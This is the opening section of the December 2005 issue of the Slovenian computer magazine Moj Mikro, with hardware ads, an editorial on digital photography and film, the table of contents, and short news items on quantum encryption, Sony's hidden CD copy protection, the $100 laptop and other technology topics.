

december 2005
števila 12, letnik 21
cena 980 SIT

MOJ MIKRO

Od ideje do konkretnega izdelka v nekaj urah. V praksi smo preizkusili cenovno primerno storitev, ki je deležna komentarja: »Zakaj tega še ni bilo v Sloveniji?« **Nagradni natečaj:** Trem izbrancem bomo brezplačno omogočili izdelavo lastnega trodimenzionalnega objekta. [Stran 18](#)

BARVNO

TISKANJE V TREH v RAZSEZNOSTIH

◆ VROČI SPLETNI RITMI ◆

V velik spletni »biznis« so se vključila velika glasbena imena. Kaj imajo od tega uporabniki? [Stran 28](#)

◆ HEKERSKE METODE ◆

Unix ni imun na spletne vdore! [Stran 38](#)

◆ NAKUPOVANJE DARIL PO SPLETU ◆

Kako so slovenski spletni trgovci pripravljene na predpraznični naval [Stran 24](#)
Ponudba »norih« daril v računalniških trgovinah [Stran 54](#)

◆ OpenOffice.org 2 ◆ Zrel pisarniški paket tudi v slovenščini in na MikroCD-ju! [Stran 72](#)

◆ ZELO PRAKTIČNO ◆

Popolna obdelava predvajalnika KiSS DP558 [Stran 82](#)
Poštni predal Gmail kot navidezen disk [Stran 85](#)
Guitar Pro 5: Kitarski »končno!« [Stran 86](#)
Domače umetnije z ethernetom [Stran 88](#)

PRILOGA

TELEKOMUNIKACIJE

Kaj imamo uporabniki od prenosljivosti številok?
Kako bo storitev delovala v praksi?

IZJEMNA NOVOLETNA PONUDBA!

Na vsak računalnik je že BREZPLAČNO nameščen program IBM Tivoli CDP za varnostno kopiranje datotek!

ThinkCentre A50

- Intel® Pentium® 4 procesor 3.0 GHz, s Hyper-Threading tehnologijo, 1 MB / 800 MHz FSB
- Tower črn
- 256 MB DDR SDRAM
- disk 40 GB ATA-100
- Direkt AGP slot
- CD ROM 48x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- OS DOS
- garancija 3 leta



Cena brez DDV: **99.999,00 SIT!**
Cena z DDV: 119.999 sit

ThinkCentre A51

- Intel® Celeron® D procesor 335, 2.80 GHz
- Tower črn
- 256 MB DDR SDRAM
- disk 80 GB SATA-100
- Intel Graphics Media Accelerator 900 in PCI Express
- DVD ROM 16x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- Win XP Professional SLO
- garancija 3 leta



Cena brez DDV: **104.999,00 SIT!**
Cena z DDV: 125.999 sit

ThinkCentre A50 SFF

- Intel® Pentium® 4 procesor 3.0 GHz, s Hyper-Threading tehnologijo, 1M / 800 HT
- Small Form Factor - nov, ozek design
- 256 MB DDR SDRAM
- disk 40 GB Ultra ATA-100
- DVD-ROM 16x
- Audio, Ethernet 10/100
- Win XP Professional SLO
- SLO tipkovnica, optična miška
- Garancija 3 leta



Cena brez DDV: **116.666,00 SIT!**
Cena z DDV: 139.999 sit

ThinkCentre A51 + 17" CRT zaslon

- Intel® Celeron® D procesor 335, 2.80-GHz
- Tower all desktop črn
- 256 MB spomin, 80 GB ATA-100
- Intel Graphics Media Acc. 900 in PCI Express
- DVD ROM 16x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- Win XP Pro SLO
- 17" CRT zaslon E74
- garancija 3 leta
- + **DARILO!!!**
INFORM Guard 600VA brezprekinitveni napajalnik



Cena brez DDV: **124.999,00 SIT!**
Cena z DDV: 149.999 sit

ThinkPad R52

- Intel® Pentium® M 740 procesor 1.70 GHz CENTRINO tehnologija
- 512 MB pomnilnik
- trdi disk 40 GB
- 15" TFT zaslon, loč. 1024x768
- CD-RW/DVD-ROM
- modem, Gigabit ethernet
- Bluetooth
- Intel 802.11 a/b/g
- Win XP Pro SLO
- Garancija 1 leto



ThinkPad.

Cena brez DDV: **216.666,00 SIT!**
Cena z DDV: 259.999 sit

ThinkCentre A50 SFF + 17" LCD zaslon

- Intel® Pentium® 4 procesor 3.0 GHz, s Hyper-Threading tehnologijo, 1M / 800 HT
- Small Form Factor desktop
- 256 MB DDR SDRAM
- disk 40 GB Ultra ATA-100
- DVD-ROM 16x
- Audio, Ethernet 10/100
- Win XP Professional SLO
- 17" LCD ThinkVision L170
- SLO tipkov., optična miš
- garancija 3 leta
- + **DARILO!!!**
INFORM Guard 600VA brezprekinitveni napajalnik (UPS)



Cena brez DDV: **166.666,00 SIT!**
Cena z DDV: 199.999 sit

IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.2 GHz / 800MHz FSB
- pomnilnik 512 MB, max. 4 GB
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 1 leto



DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **144.999,00 SIT!**
Cena z DDV: 173.999 sit

IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.2 GHz / 800MHz FSB
- spomin 512 MB, max. 4GB
- 73 GB Ultra SCSI HDD
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 1 leto
- DODATNIH 20.000 SIT POPUSTA



Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **189.999,00 SIT!**
Cena z DDV: 227.999 sit

IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.4 GHz / 800MHz FSB
- spomin 512 MB, max. 4GB
- 73 GB Ultra SCSI HDD
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 3 leta
- DODATNIH 20.000 SIT POPUSTA



Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **199.999,00 SIT!**
Cena z DDV: 239.999 sit

IBM strežnik xSeries 226

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB spomin
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- Integriran RAID 1
- 2 x 514W HotSwap napajanje
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **299.999,00 SIT!**
Cena z DDV: 359.999 sit

IBM strežnik xSeries 346 - 2U rack

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB RAM
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- DVD
- Integriran RAID 1
- 625W napajalnik
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **383.333,00 SIT!**
Cena z DDV: 459.999 sit

IBM strežnik xSeries 236

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 1 GB spomin
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- Integriran RAID 1
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **399.999,00 SIT!**
Cena z DDV: 479.999 sit

Uvoznik in distributer za Slovenijo:

MIKROPIS Holding

Aškerčeva 4a, 3310 Žalec

tel: 03/ 712 15 00; fax: 03/ 712 15 66

Vsi izdelki so na voljo tudi v naši spletni trgovini: **www.mikropis.si**

Vsem našim strankam in partnerjem želimo srečno in uspešno leto 2006!

SMO POOBLAŠČENI SERVISER za ThinkPad prenosne računalnike

EMG, Celovška 136, 1000 Ljubljana

tel: 01/ 500 74 20; fax: 01/ 500 74 25



dejstvo

Javni sektor
je napaden.

in dejstvo je

Eksperti nacionalne varnosti
za pomoč pokličejo
Sophos.

Spyware (vohunski programi) so samo ena od zadnjih groženj, ki jo preprečuje Sophos

Ko so hekerji pred kratkim napadli britanski javni sektor s posebnimi vohunskimi programi, se je National Infrastructure Security Co-ordination Centre obrnil na Sophos za rešitev problema. Že 20 let je Sophos njihova izbira za zaščito zaupnih podatkov pred virusi, črvi, neželjeno elektronsko pošto (spam), vohunskimi programi (spyware) in drugimi grožnjami.

Vsa dejstva o tem najdete na www.sophos.com/gov

SOPHOS
SOPHOS ANTI-VIRUS
www.sophos.si
tel.: 07/3935-600



DEDEK, BOMO UBILI HOLLYWOOD?

Piše: Zoran Banović zoran.banovic@mojmikro.si

Pred kakim tednom sem bil na predavanju z naslovom *Digitalna temnica*. Govorilo se je o tem, da zdaj ne potrebujemo več zatemnjene čumnate in čudnih kemikalij, če želimo izdelati fotografijo. Tudi znanja in izkušnje ne, vsaj v toliki meri, kot je to bilo potrebno prej. Zdaj lahko delamo na svetlem, sedimo v udobnem stolu in v rokah držimo miško. Osvetljevalne enote, razvijalce, fiksirje, časomere in podobno je nadomestil računalnik. Kemikalije so se digitalizirale. Kaj pa fotoaparati? Tudi ti so v zadnjih letih doživeli velike spremembe. Po videzu niti ne, po tem, kar imajo v drobovju, pa vsekakor. Pojem, kot je film, počasi in zanesljivo izginja. Zdaj govorimo skoraj izključno o digitalnem.

Pravzaprav proti temu nimam čisto nič. Stvari gredo naprej in prav je tako. Mi je pa predavanje dalo misliti. Misliti o tem, kaj nove tehnologije pomenijo za **umetnostno fotografijo**. Včasih je bilo zanjo potrebno veliko **znanja**. Ne le teoretičnega, ampak tudi praktičnega. In tudi ne le na področju fotografiranja, temveč tudi na področju razvijanja. Trikov je bilo veliko in le redki so jih res dobro poznali. In tisti so izstopali od povprečja. Bili so fotografski mojstri. Je danes še tako? Seveda je. Trikov, kako narediti boljšo fotografijo ali kako jo naknadno izboljšati, je danes še več in tudi danes je potrebno kar nekaj znanja, da lahko to uporabimo v praksi. A to znanje je danes na voljo **vsem**. Malce pobrskamo po navodilih za uporabo kakšnega programa, se sprehodimo po internetu in informacije so tu. In ker so tako lahko dostopne, je lahko umetnostni fotograf skoraj vsak, ki ima nekoliko žilice in želje. Je to res? Pravzaprav to drži le **delno**. Delno zato, ker se vsega kar tako tudi ni mogoče naučiti. Obvladamo lahko program za obdelavo slik, kjer lahko naredimo tudi iz muhe slona, če je treba, a sliko je treba najprej imeti. Kako narediti dobro fotografijo, pa je stvar, ki se je ni mogoče kar tako naučiti. Za to je treba imeti žilico, voljo, znanje in opremo. Vsega tega pa nima vsak. Je pa res, da je teh ljudi vse več. Čedalje več jih v sebi odkriva fotografske talente in so to pripravljene deliti s svetom. In tu pridemo do bistva, ki bi ga rad povedal.

Dobrih fotografskih izdelkov je bilo včasih razmeroma malo. In če je nečesa malo, je lažje najti to, kar je res dobro. Zaradi dostopnosti tehnike in tehnologije, je danes tega ogromno. V veliki masi pa se dobre stvari težje najdejo. Danes je dosti težje ločiti umetnika od nekoga, ki je »imel krompir« in posnel dobro fotografijo. V očeh javnosti sta namreč oba enaka. Enaka zato, ker količina zamegljuje imena. Če nekdo objavi deset dobrih fotografij, te pa so v družbi nekaj stotih fotografij različnih avtorjev, nihče ne bo opazil ponavljajočega se imena. Ali to pomeni smrt umetniške fotografije? Seveda ne. Podobna vprašanja so se pojavila tudi ob pojavi 35-milimetrskega filma, ki je omogočil, da so postali aparati majhni in prenosni, serijska proizvodnja pa jih je naredila dostopne vsakemu žepu. Tudi takrat umetniška fotografija ni izumrla, četudi je imel kamero skoraj vsak. Edina prava razlika je v tem, da je zdaj celoten proces nastanka fotografije v rokah uporabnika in da svoje delo počasi izgublja še zadnja »zunanja komponenta«, **fotografski studio**, ki je fotografije razvil in spravil na papir. Zdaj lahko vse naredimo sami. Če smo seveda pripravljene sprejeti nekatere kompromise. Digitalna tehnika torej ne bo ubila umetnikov, jim pa bo vsekakor zagrenila vsakdanji kruh.

Kaj pa **film**? Je digitalno tudi tu na pohodu do te mere, da ogroža filmske studie? Tudi dokaj kakovostne kamere so namreč dokaj poceni in tudi programska oprema za obdelavo filma je dosegljiva vsakomur. No, v filmu je nekoliko več parametrov, saj gre za scenarije, scenografije, lokacije in kaj vem kaj še. Umetniški film je nekoliko bolj zapleten za navadnega smrtnika kot umetniška fotografija. Za dober umetniški film ne moremo imeti le sreče, da nam nekaj pade v objektiv kamere. Potrebno je nekaj več. In tudi več denarja. A tudi tu se zadeve spreminjajo. Računalniška grafika gre naprej, prav tako umetna inteligenca, animacija in podobno. Kmalu bo prišel čas, ko se bo lahko vsa filmska scenografija izdelala z **računalnikom**. In ko bo to del filmskega vsakdana, se bodo lahko digitalizirali tudi igralci. Takrat pa me bodo vnuki res lahko vprašali, ali naj ubijejo Hollywood. ■

vsebina

december 2005, številka 12, letnik 21



24

Nakupovanje daril prek spleta PREDPRAZNIČNA SPLETNA NAKUPOVALNA MRZLICA

Leto je naokoli in spet je tu veseli december. Cingljanje zvončkov, okrašene ulice, prešerno razpoloženi ljudje, kuhano vino, praznične dobrote ... December pa je tudi čas mrzličnega nakupovanja in obdarovanja. Če spadate v skupino ljudi, ki ne marajo zapravljati časa z letanjem iz trgovine v trgovino in čakanjem v dolgih vrstah pred blagajnami, vam priporočamo, da se udobno namestite v domači naslanjač in se odpravite po spletnih nakupih.

TELEKOMUNIKACIJE

S prvim januarjem se nam obeta prenosljivost števil. Kaj to pomeni za uporabnike mobilnih telefonov?

BOJ DAVIDA PROTI GOLIJATU

Ponudniki dostopa podcenjujejo ponudbo T2

Vodenje po slovenskih cestah in v materinem jeziku?

Ali je na trgu sploh mogoče kupiti mobilnik s črno-belim zaslonom?

Brezžična omrežja, internetni komunizem

ČAROBNA PALICA ZA VELIKO PROBLEMOV

Novatel Ovation MCU1001

– 3G/UMTS WLAN-prehod



Naslovnica:
M.M.

AKTUALNO

- 6 Novice
- 17 V precepu
- 18 Tehnologije za hitro izdelovanje prototipov
- 21 Tehnologije 3D-tiskanja
- 22 Preizkus: Od načrta do izdelka

KONKRETNO

- 24 Nakupovanje daril prek spleta
- 28 Vroči spletni ritmi
- 30 E-pošta — nočna mora tržnikov
- 32 Subversion
- 34 Neželena sporočila in RSS
- 35 E-šole v Sloveniji
- 38 Hekerske metode: vdori v Unix
- 44 Projektna pisarna 3.0

PODROBNEJE O: DOMAČI KINO

- 46 Tehnologije projektorjev
- 48 Kako izbrati »pravi« projektor
- 51 Projekcijsko okolje

PREIZKUSILI SMO

- 54 Ponudba norih prazničnih daril
- 56 Philips ShoqBox PSS120
Teac MP-8000
Artec Mini Digital TV Stick T14
- 57 Avermedia AverTV Hybrid+FM CardBus
LinkSys WVC54G-EU
Netgear SC-101
- 58 Canon LaserBase MF-5770
Canon CanoScan 4200F
Trendnet TEW-610APB
- 60 Relisys RTL32AB20
Neovia Neo-D0705DVD
Belinea 10 19 27
- 61 Samsung SyncMaster 214T
Biostar GeForce 6100-M7
Biostar NF4ST-A9T
- 62 Palm TX
Razer CopperHead
Logitech G7
- 63 Olympus DS-4000
Olympus DM-20
Philips 7FF1AW
- 64 Novi digitalni fotoaparati
- 67 Kako do ostre fotografije
- 70 Nero 7 Premium
- 72 OpenOffice.org 2.0
- 74 Acronis Disk Director Suite 10
- 76 Xara Xtreme
- 77 Adobe Photoshop Elements 4
- 78 FilmLoop
- 79 Abbyy Fine Reader

V PRAKSI

- 80 Operacije v OLAP-u
- 82 KiSS DP558
- 85 GMail Drive
- 86 Guitar Pro 5
- 88 Domače umetnije z ethernetom
- 92 Storitve na daljavo
- 95 Računalništvo in šah
- 96 Glasbena produkcija
- 98 Nagradna križanka

18

3D-tiskanje: preizkus naprave Vidar TruPrinter 6000 OD NAČRTA DO IZDELKA



Zanimalo nas je, kako poteka postopek izdelave objekta v praksi. Najprej smo objekt narisali in ga spremenili v 3D-predmet. Postopek »tiskanja« je potekal nekaj krakih uric. Pred približno enim letom smo si zamislili, da bi naredili 3D-objekt, vendar je bilo to takrat občutno preveč za našo denarnico. Še zlasti ker smo takrat našli le napravo s tehnologijo SLA. Zaradi korektnosti naj omenimo, da podjetje IB-

PROCADD (www.ib-procadd.si/) ni edino, ki ima v lasti naprave za hitro izdelovanje prototipov – so le prvi, ki so v naš prostor pripeljali naprave, ki omogočajo izdelovanje objektov v barvah. Podobno storitev ponuja tudi podjetje Dr. Duhovnik (www.dr-duh.si), katerih naprave pa vsaj trenutno še ne omogočajo izdelavo objekta v barvah.

46

Domači kino: projektorji in tehnologije KOLOSEJ V DNEVNI SOBI

Kdo ima najmanjšega, najsvetlejšega, najlažjega, čigav je najtišji, ima največ funkcij, je najlepši, najboljši, ima največ barv, najvišje kontrastno razmerje, največ vhodov, največ izhodov, največjo in najlepšo sliko, je najbolj prenosljiv ...? Govor je o projektorjih kot ključnemu elementu sodobnega domačega kina.




Telekomunikacije

Prenosljivost števil

ČESEN ZA VAMPIRJE

Prvi januar je »dan D«, ko naj bi bila končno omogočena storitev prenosljivosti števil med mobilnimi operaterji. Bolj po domače to pomeni, da bodo lahko uporabniki zamenjali operaterja mobilne telefonije, a ohranili obstoječo telefonsko številko.



paketa OpenOffice.org, ki vse bolj opozarja na to, da se bodo morali tvorca licenčnih pisarniških paketov kmalu zelo zamisliti o tem, ali njihov model poslovanja še ustreza sodobnim trendom.

72

OpenOffice.org 2.0 ZRELA PISARNA

Skoraj hkrati z angleško različico je prišla na »trg« tudi slovenska različica brezplačnega pisarniškega

KAZALO OGLAŠEVALCEV


ALP AGENCY 35	FUJI 65	MICROSOFT 13	SI SPLET 15
ALPRESS telekomunikacije	HP 69, 100	MIKROPIS HOLDING 2, 79	SLOGA TEAM 73
ALTERNA 99	IBM telekomunikacije	MINOLTA 14	SONY ERICSSON telekomunikacije
AMIS telekomunikacije	IZID 27	MIXI 64	SOPHOS 3
ANNI 39, 41	KFM 81	MEDINET 59	T-287
DELO REVUJE telekomunikacije	KODAK 68	MOBITEL 16	TIFT 11
E-MISJA 91	LESTRA 48	NETGEAR 14	XLAB 77
EC 7	LUKVEL 10, 43, 45	RAM 2 34	YELLOGISTICS 78
ELKOTEX 9, 97	MCA 71	RIBERA 75	

novice

KAKO DELUJE KVANTNO ŠIFRIRANJE

Kvantno šifriranje je naslednja velika zadeva varovanja podatkov, saj je **zaščita v teoriji absolutna**. Vse se vrsti okoli vprašanja, kako šifrirni ključ, s katerim šifriramo sporočilo, pošlata prek nezaščitenega omrežja in preprečiti oziroma vsaj odkriti, da je ta ključ prestregla oseba, ki ji ni namenjen.

Kako mehanizem deluje, je najpreprosteje razložiti s primerom treh oseb. Mojca želi Borutu poslati zaščiteno sporočilo, Janez pa je tisti nepridiprav, ki želi njunemu dopisovanju prisluškovati. Tehnologija kvantnega šifriranja temelji na uporabi **enega samega**



fotona za predstavitev **enega bita šifrirnega ključa**. Če bi za predstavitev enega bita uporabili dva ali več fotonov, bi bilo prisluškovanje možno. Janez bi lahko »posesal« dodatne fotone, tako prišel do kopije ključa, česar Mojca in Borut ne bi mogla odkriti.

Kvantni sistem šifriranje uporablja za predstavitev bita ključa **polarizirane fotone**. Fotoni imajo električno in magnetno polje. Električno polje običajnega fotona lahko niha (vibrira) v vse smeri, pravokotne na smer njegovega gibanja. Pri polariziranih fotonih pa električno polje niha le v eni od štirih možnih smereh – navpično, vzporedno ali po eni od dveh diagonal. Par dveh možnih smeri nihanja (navpično–vzporedno, po diagonalah) predstavlja 0 ali 1 podatka oz. ključa. Na primer, če električno polje polariziranega fotona niha gor in dol (navpično) to pomeni logično 1, nihanje levo ali desno pa logično 0.

Mojca pošlje Borutu šifrirni ključ v obliki niza naključno polariziranih fotonov, pri čemer si zapomni polarizacijo vsakega od njih. Borut meri sprejete fotone, vendar lahko zaradi njihove narave meri zgolj eno od dveh stanj (smeri nihanja električnega polja).

Borut se mora torej odločiti (spet je tu faktor naključnosti), katera stanja bo meril, in to lahko stori zgolj enkrat, saj dejanje (merjenje) nepovratno spremeni nihanje električnega polja fotona (ga uniči). Dobljene rezultate Borut pošlje nazaj Mojci prek nezaščitenega omrežja, ta pa mu sporoči, katere fotone (bite) je glede na njene podatke prebral pravilno. S tem ne izda vsebine teh bitov, saj mu zaupa, kateri fotoni v nizu so bili pravilno prebrani (njihov vrstni red v nizu). Tako imata oba, tako Mojca kot tudi Borut pri sebi šifrirni ključ v obliki digitalnega niza (0,1), ki nato rabi za klasično šifriranje sporočila.

V postopku je izrazit **faktor naključnosti**, kar preprečuje, da bi prisluškovalec Janez s pomočjo matematičnih metod prišel do šifrirnega ključa. Hkrati Borut in Mojca za vsako novo sporočilo postopek pošiljanja ključa ponovita, kar dejansko omogoča

absolutno stopnjo varnosti. V nasprotnem primeru bi lahko Janez prej ali slej prišel do ključa, ga preprosto, a manj verjetno, uganil ali bolj verjetno ukradel.

Narava fotonov v popolnosti preprečuje, da bi Janez prestregel vsak posamezen foton in ga uspešno zamenjal z novim (če gre vsa komunikacija prek njega). Temu je tako zato, ker mora tako kot Borut, tudi Janez ugibati, katera stanja (nihanja) bo meril. Če se odloči, da bo meril pare stanj gor–dol, levo–desno, Mojca pa je foton polarizirala tako, da 0 in 1 predstavlja nihanje po diagonalah, bo dobil napačne meritve. V teoriji to pomeni, da lahko Janez pravilno izmeri stanja polovice fotonov in jih uspešno zamenja, druge polovica pa ne – ti bodo naključno polarizirani. Niz polariziranih fotonov, ki jih je poslala Mojca, ni enak nizu, ki ga je prejel Borut. Mojca in Borut preverita razmerje napak (error rate) s primerjavo tistih bitov, ki jih je Borut pravilno prebral. Če je to razmerje večje od enega odstotka, se odločita, da je verjetnost prisluškovanja previsoka, Mojca zamenja ključ in ponovi postopek pošiljanja.

USB-ROKAVICE Z GRETJEM



Čas praznikov in s tem obveznih nakupov je pred vrati in police so polne bolj ali manj uporabnih ali zabavnih izdelkov. Kot take lahko ocenimo rokavice z vdolano grelna napravo, da vam mraz ne bo prišel do živega, ko boste v mrzlih zimskih dnevih na prostem uporabljali prenosni računalnik. Potrebno energijo grelec dobi prek USB-vmesnika. Rokavice je moč uporabiti tako, da so konice prstov proste za tipkanje ali tako, da je vsa dlan pokrita s toplo in nežno volneno tkanino. Idejo smo vam dali, le Japonska, kjer je izdelek moč kupiti, je malce daleč.

www.thanko.jp

Drage naročnice, spoštovani naročniki!

Ob koncu leta se vam želimo zahvaliti za vaše zaupanje in zvestobo, zato smo vam k izvodu vaše revije priložili sladko pozornost - čokolado.

Posladkajte se, da vam bo branje še slajše!

V novem letu 2006 vam želimo veliko uspehov, zdravja in sreče!

Delo Revije, d. d.



PRENOSNIK ZA TRETJI SVET

Na srečanju »big bossov« z vsega sveta v Tuniziji, kjer so na dolgo in široko razpravljali o pomenu informacijske tehnologije za razvoj planeta, je **Nicholas Negroponte** povedal nekaj več o poceni prenosnem računalniku. Ideja je hvale vredna. Izdelati »izredno« poceni prenosni računalnik, ki ga bodo lahko v velikih količinah kupile države tretjega sveta in jih razdelile otrokom in revnim. Kljub temu pa je 100 ali 110 dolarjev, kolikor naj bi računalnik stal, odločno preveč za ljudi, ki že tako ali tako živijo z manj kot dvema dolarjema na dan. Ker tako poceni računalnika komercialno ni moč izdelati, so projekt s subvencijami podprla nekatera svetovna informacijska podjetja in si kupila nekaj mirne vesti.

Prenosni računalnik naj bi poganjal **500 MHz AMD**-jev procesor. Imel naj bi **7-palčni** zaslon, ki bo deloval v dveh ločljivostih, **1 GB bliskovnega pomnilnika** (diska ne bo), **vmesnik za brezžično omrežje** in odprtokodno programsko opremo – **Linux**. Vsa zadeva bi bila brezpredmetna, če ne bi bil v računalnik vdelan tudi »ročni generator« **električne energije**, saj je absurdno pričakovati, da imajo ti ljudje v svojih »kolibah« električno vtičnico. Gre za ročico, ki jo uporabnik vrti in tako napolni baterije. Po znanih podatkih naj bi minuta vrtenja zadoščala za 40 minut delovanja računalnika, kar je na prvi pogled nekoliko preoptimistično. Pa četudi bi morali dlje vrteti, računalnik bo vsaj deloval.

Za enkrat je računalnik šele v prototipni fazi, proizvajati naj bi ga začeli konec naslednjega leta. Nekatere države so že izkazale interes za njegov nakup. Upajmo, da vse le ne bo ostalo pri dobrih namelih.



VIDEO IPOD ŠIRI PORNOGRAFIJO?

Video iPod, ki ga je prejšnji mesec predstavilo podjetje Apple, o čemer smo že pisali, odpira nova vprašanja glede zaščite ogroženih socialnih skupin pred škodljivo vsebino. Kaj takega se je pripetilo prvič, morda zaradi razširjenosti Applovih predvajalnikov ali pa zaradi pričakovanja »velikega poka« mobilnih naprav z možnostjo prikaza video posnetkov v naslednjih mesecih. Skrb vzbuja ponudba **pornografskih vsebin**, ki bi se zelo hitro širila med uporabniki (legalno ali nelegalno), pri čemer regulatorni organi in predvsem starši še nimajo mehanizmov, kako to omejiti. Trenutno položaj še ni problematičen, saj je pornografska industrija hladna do nove možnosti. Sodijo, da je temu tako zaradi strahu pred stigmatizacijo ponudnikov takšne vsebine. A hladnost je zgolj trenutna, saj se vsi zavedajo, kako dober prodajni kanal so mobilni predvajalniki.

Z drugimi besedami to pomeni, da bo treba vsebine, namenjene mobilnim predvajalnikom, **razvrstiti** (to digitalno zapisati kot del digitalne vsebine) in **označiti** tako, kot to počnemo z filmi, glasbo in računalniškimi igrami. Kaj je torej primerno za ogrožene skupine in kaj ne. Vendar tako problema ne bi odpravili, le prenesli bi ga na **starše**. Ti pa so

tako postavljeni pred težavno nalogo. Kako brez prevelikega vpliva na otrokovo samozavest in sabotiranja zaupanja preverjati, kaj ima otrok v predvajalniku oziroma ali je to zanj primerno. Z razvrščanjem vsebin bi bilo vsaj mogoče izdelati programske filtre in zaščite za predvajalnik, kar bi staršem omogočilo vsaj malo nadzora. Si bo kdo prizadeval tudi za to, ne zgolj za zaščito avtorskih pravic in preprečevanje nelegalnega presnemavanja?

www.apple.com

BAKTERIJE NAMESTO SILICIJA




Izdelali so »živ« **fotopapar**. Znanstveniki so uporabili na **svetlobo občutljive bakterije**, z njihovo pomočjo naredili »film« in posneli fotografijo. Postopek snemanja je potekal 4 ure. Bakterije zaznajo zgolj rdečo svetlobo, vendar je ločljivost posnete fotografije izjemno velika. Proces v ozadju je tak: Svetloba v genetsko spremenjenih bakterijah vpliva na njihove gene, ti pa spremenijo barvo tekočine v njih, kar deluje kot svetlobno tipalo. Ker so bakterije izredno majhne, je ločljivost zelo visoka – 100 milijonov pik na kvadratni palec (6,5 kvadratnega centimetra). Takšnega fotoaparata verjetno nikoli ne boste mogli kupiti v trgovinah, saj je vsa zadeva zgolj plod igranja z geni mikroorganizmov.

DISTRIBUIRAMO

acdsee⁸ AVerMedia[®]
Photo Manager

ENlight TRENDnet

NOVI ACDSsee 8.0



za velike
baze,
gledanje,
urejanje,
editiranje,...
digitalnih
fotografij

TRENDNET MIMO BREZŽIČNA MREŽNA OPREMA



800% daljši doseg,
do 8x večji prenos, ...

AVERMEDIA

TV tunerji,
prezentacijska
oprema,
oprema za
videonadzor prostorov



ENLIGHT

Zanesljiva
strežniška in
PC ohišja

Prodajna mesta; EC, BOF,
BIG BANG, HARVEY NORMAN
in ostala računalniška PODJETJA



EC, d.o.o., Družba za informatiko
proizvodnjo in trženje
1000 LJUBLJANA, SI, Metelkova 11,
t 01 434 15 40, 431 52 76, f 01 433 10 27,
E-m prodaja@ecdoos.si, www.ecdoos.si




SONY UJEZIL SVET

Sonyjeva **zaščita glasbenih CD-plošč** je dodobra zjezila uporabnike zaradi dveh preprostih dejstev. Prvič, o obstoju zaščite uporabniki **niso bili obveščeni**, in drugič, **odstraniti jo je težko**, ne da bi poškodovali operacijski sistem. In kako deluje zaščita? Ko uporabnik vstavi ploščo v računalniški optični pogon, se v računalnik namesti za uporabnika nevidna datoteka – program, ki potem preprečuje nelegalno početje. Kot rečeno, uporabniki so se ujezili in Sony je bil prisiljen zaščito umakniti. Škoda pa je že nastala in vprašanje je, kako bodo kupci njihovih zaščitnih plošč reagirali (približno 50 naslovov). Po drugi strani je zaščita pokazala nov način, kako se lahko škodljiva koda širi in **ostaja skrita v računalniku tudi za protivirusne programe**. O tem pripravljamo članek za prihodnjo številko revije. Dobro pa je, da se je za obstoj zaščite izvedelo, saj se je pokazala moč javnega mnjenja.

www.sony.com

VAŠ RAČUNALNIK V BOJU PROTI AIDSU

To pot znanstveniki prosijo lastnike osebnih računalnikov, da jim »posodijo« njihovo procesorsko



moč, ko računalnika ne uporabljajo. Gre za projekt iskanja zdravil proti AIDS-u, poimenovan **FightAids@Home**. Začeta je načeloma podobna že dlje časa znanemu projektu iskanja izvenzemeljskih civilizacij. Veliko računalnikov po svetu je prižganih in priključenih v internet tudi, ko jih njihovi uporabniki ne uporabljajo. V tem času jih je mogoče izrabiti za kaj drugega. Veliko število računalnikov, ki so tako povezani med seboj in vsak obdeluje zahtevano operacijo, lahko **zamenja delo dragih superračunalnikov** – in v tem je vsa ideja tega in podobnih projektov.

